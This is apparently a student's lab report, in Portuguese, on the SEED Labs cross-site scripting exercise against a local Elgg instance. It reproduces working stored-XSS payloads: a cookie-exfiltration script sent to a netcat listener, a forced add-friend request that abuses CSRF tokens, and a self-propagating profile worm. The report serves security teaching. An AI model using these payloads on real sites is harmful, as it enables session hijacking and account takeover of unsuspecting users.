

UNIVERSIDADE FEDERAL DE UBERLÂNDIA
FEELT
CURSO DE CIBERSEGURANÇA

CARLOS HENRIQUE DE MELO SILVEIRA

RELATÓRIO DE LABORATÓRIO: CROSS-SITE SCRIPTING (XSS) ATTACK LAB — SEED LABS

Uberlândia
2026

SUMÁRIO

1 IDENTIFICAÇÃO 3

2 OBJETIVO 3

3 AMBIENTE E CONFIGURAÇÃO 3

4 TASK 1 — XSS ARMAZENADO BÁSICO 4

5 TASK 2 — LEITURA DE COOKIE VIA XSS 5

6 TASK 3 — EXFILTRAÇÃO DE COOKIE (SESSION HIJACKING) 5

7 TASK 4 — AÇÃO AUTOMÁTICA VIA XSS (ADD FRIEND) 6

8 TASK 5 — WORM AUTO-PROPAGÁVEL 8

9 TASK 6 — ANÁLISE DE CONTRAMEDIDAS 9

10 CONCLUSÃO 11

REFERÊNCIAS 12

1 IDENTIFICAÇÃO

Quadro 1 — Dados do discente e da atividade

Campo	Informação
Aluno	Carlos Henrique de Melo Silveira
Matrícula	12611CBS211
Curso	Cibersegurança — UFU/FEELT
Laboratório	SEED Labs — XSS Attack Lab (Web_XSS_Elgg)
Aplicação-alvo	Elgg For SEED Labs v3.3.3
Ambiente	Ubuntu 24, Docker Compose v5.5.1, navegador Brave
Início	21 de outubro de 2026, às 10h25
Finalização	24 de outubro de 2026

Fonte: O autor (2026).

2 OBJETIVO

O presente relatório tem por objetivo demonstrar, em ambiente controlado e isolado, as principais formas de exploração de vulnerabilidades de Cross-Site Scripting (XSS) na aplicação web Elgg, distribuída pelo SEED Labs da Universidade de Syracuse. Busca-se compreender o impacto real dessas vulnerabilidades e analisar as contramedidas disponíveis. Foram executadas as seguintes tarefas: injeção de script básico, roubo e exfiltração de cookie de sessão, execução forçada de ações em nome da vítima, criação de worm auto-propagável e análise das configurações de segurança do servidor.

3 AMBIENTE E CONFIGURAÇÃO

O laboratório foi executado localmente em uma máquina com Ubuntu 24 (notebook Lenovo YOGA 520). A aplicação Elgg vulnerável e o banco de dados MySQL foram provisionados via Docker Compose (v5.5.1), a partir do pacote oficial SEED Labs (Web_XSS_Elgg). O acesso à aplicação foi realizado via navegador Brave, com o domínio www.seed-server.com mapeado para o IP do container via /etc/hosts.

Quadro 2 — Configuração dos containers Docker

Componente	Imagem / IP	Função
Container web	seed-image-www / 10.9.0.5	Apache + PHP + Elgg (aplicação vulnerável)

Container banco	seed-image-mysql / 10.9.0.6	MySQL 3306/TCP (dados da aplicação)
DNS local	/etc/hosts → www.seed-server.com	Resolução de nome para o container web
Atacante (Samy)	Usuário da aplicação	Conta utilizada para injetar payloads
Vítima (Alice)	Usuário da aplicação	Conta que visita o perfil infectado

Fonte: O autor (2026).




Figura 1 — Containers elgg-10.9.0.5 e mysql-10.9.0.6 em execução após docker compose up -d

Fonte: O autor (2026).

4 TASK 1 — XSS ARMAZENADO BÁSICO

O objetivo desta task foi confirmar que o campo "Brief description" do perfil de usuário não realiza sanitização de HTML ou JavaScript, permitindo a injeção e execução de código arbitrário por qualquer visitante do perfil.

4.1 Procedimento

Logado como Samy (conta do atacante), foi acessada a página de edição de perfil (/profile/samy/edit). O payload abaixo foi inserido no campo "Brief description" e o formulário foi salvo.

```
<script>alert('XSS');</script>
```

4.2 Evidências




Figura 2 — Payload alert('XSS'); inserido no campo Brief description

Fonte: O autor (2026).




Figura 3 — Caixa de diálogo exibindo 'XSS' ao visitar /profile/samy — XSS armazenado confirmado

Fonte: O autor (2026).

4.3 Análise

O campo "Brief description" renderiza o conteúdo como HTML sem qualquer filtragem ou escape, caracterizando uma vulnerabilidade de XSS armazenado (stored XSS). O script injetado é executado no contexto do navegador de qualquer usuário que visite o perfil da Samy, independentemente de sua conta ou privilégios.

5 TASK 2 — LEITURA DE COOKIE VIA XSS

O objetivo desta task foi demonstrar que o código JavaScript injetado consegue acessar o cookie de sessão do visitante através da propriedade document.cookie.

5.1 Procedimento

O campo "Brief description" do perfil da Samy foi atualizado com o seguinte payload:

```
<script>alert(document.cookie);</script>
```

5.2 Evidências




Figura 4 — Payload alert(document.cookie) inserido no campo Brief description

Fonte: O autor (2026).




Figura 5 — Alert exibindo o cookie de sessão: Elgg=er6e04ub083p6pcmsol7obkqta

Fonte: O autor (2026).

5.3 Análise

O cookie de sessão do Elgg não possui a flag HttpOnly configurada, o que permite sua leitura via JavaScript através de document.cookie. O valor capturado (Elgg=er6e04ub083p6pcmsol7obkqta) identifica univocamente a sessão autenticada do usuário e pode ser utilizado para se autenticar como ele sem conhecer sua senha.

6 TASK 3 — EXFILTRAÇÃO DE COOKIE (SESSION HIJACKING)

O objetivo desta task foi demonstrar a exfiltração silenciosa do cookie de sessão para um servidor controlado pelo atacante, sem nenhum alerta visível para a vítima, simulando um ataque de session hijacking real.

6.1 Procedimento

Um listener foi configurado no terminal do atacante para receber conexões na porta 5555:

```
nc -lknv 5555
```

Em seguida, o campo "Brief description" foi atualizado com o payload de exfiltração:

```
<script>new
Image().src='http://127.0.0.1:5555/?c='+document.cookie;</script>
```

O payload cria uma requisição HTTP GET invisível, carregando o cookie como parâmetro da URL de uma imagem inexistente. A vítima não percebe nenhuma alteração visual na página.

6.2 Evidências




Figura 6 — Payload de exfiltração inserido no campo Brief description (new Image().src)

Fonte: O autor (2026).




Figura 7 — Terminal netcat recebendo o cookie via GET /?c=Elgg=... sem alerta para a vítima

Fonte: O autor (2026).

6.3 Análise

A exfiltração do cookie ocorre de forma completamente transparente para a vítima. Com o valor obtido, o atacante pode utilizar um editor de cookies no navegador para substituir sua própria sessão pela sessão roubada, autenticando-se como a vítima sem jamais conhecer sua senha (session hijacking).

7 TASK 4 — AÇÃO AUTOMÁTICA VIA XSS (ADD FRIEND)

O objetivo desta task foi forçar a execução de uma ação autenticada no Elgg (adicionar a Samy como amiga) em nome da vítima, sem que ela clique em nada, demonstrando que XSS pode contornar mecanismos de proteção CSRF.

7.1 Identificação do GUID

Para montar a requisição de adição de amigo, é necessário o GUID (identificador numérico) da conta da Samy. Esse valor foi obtido inspecionando o código-fonte da página do perfil via view-source:




Figura 8 — Código-fonte do perfil revelando GUID=59 no link /action/friends/add?friend=59

Fonte: O autor (2026).

7.2 Problema encontrado e solução

Na primeira tentativa, o payload falhou com o erro "ReferenceError: elgg is not defined" (Figura abaixo), pois o script injetado executou antes que o framework JavaScript do Elgg (elgg.js) terminasse de carregar. A solução foi envolver o código em setTimeout com atraso de 2 segundos.




Figura 9 — Console DevTools: erro 'elgg is not defined' — script executou antes do framework Elgg carregar

Fonte: O autor (2026).

7.3 Procedimento

O campo "Brief description" foi atualizado com o payload corrigido:

```
<script>setTimeout(function(){
var ts = elgg.security.token.__elgg_ts;
var token = elgg.security.token.__elgg_token;
new Image().src = 'http://www.seed-server.com/action/friends/add?friend
=59&__elgg_ts='+ts+'&__elgg_token='+token;
}, 2000);</script>
```

7.4 Evidências




Figura 10 — Payload com setTimeout inserido no campo Brief description da Samy

Fonte: O autor (2026).




Figura 11 — Logada como Alice, ao visitar o perfil da Samy, o botão passou automaticamente para 'Remove friend'

Fonte: O autor (2026).

7.5 Análise

O XSS combinou-se com os tokens CSRF da própria sessão da vítima para executar uma ação autenticada em seu nome. Isso demonstra que, quando um atacante controla JavaScript na origem confiável, os mecanismos CSRF (tokens __elgg_ts e __elgg_token) tornam-se ineficazes, pois o script pode lê-los e utilizá-los diretamente.

8 TASK 5 — WORM AUTO-PROPAGÁVEL

O objetivo desta task foi criar um payload que, além de executar ações, copia a si mesmo para o perfil da vítima ao ser visitado, propagando o ataque de forma automática e exponencial — conceito idêntico ao Samy Worm que infectou mais de um milhão de contas no MySpace em 2005.

8.1 Procedimento

O worm realiza duas ações ao ser executado: (1) adiciona a Samy como amiga da vítima e (2) grava uma cópia do payload no campo "Brief description" do perfil da própria vítima via requisição POST autenticada:

```
<script>setTimeout(function(){
var ts=elgg.security.token.__elgg_ts;
var token=elgg.security.token.__elgg_token;
var guid=elgg.session.user.guid;
new Image().src='...action/friends/add?friend=59&__elgg_ts='+ts+'...';
var payload='<script>document.write(\'WORM ACTIVE\')<\/script>';
var xhr=new XMLHttpRequest();
xhr.open('POST','...action/profile/edit',true);
xhr.setRequestHeader('Content-Type','application/x-www-form-urlencoded'
);
xhr.send('name=Alice&briefdescription='+encodeURIComponent(payload)+'&g
uid='+guid+'&__elgg_ts='+ts+'&__elgg_token='+token);
},2000);</script>
```

8.2 Evidências




Figura 12 — Payload do worm inserido no campo Brief description do perfil da Samy

Fonte: O autor (2026).




Figura 13 — Alice visita o perfil da Samy: botão 'Remove friend' e 'WORM ACTIVE' gravado em seu perfil

Fonte: O autor (2026).

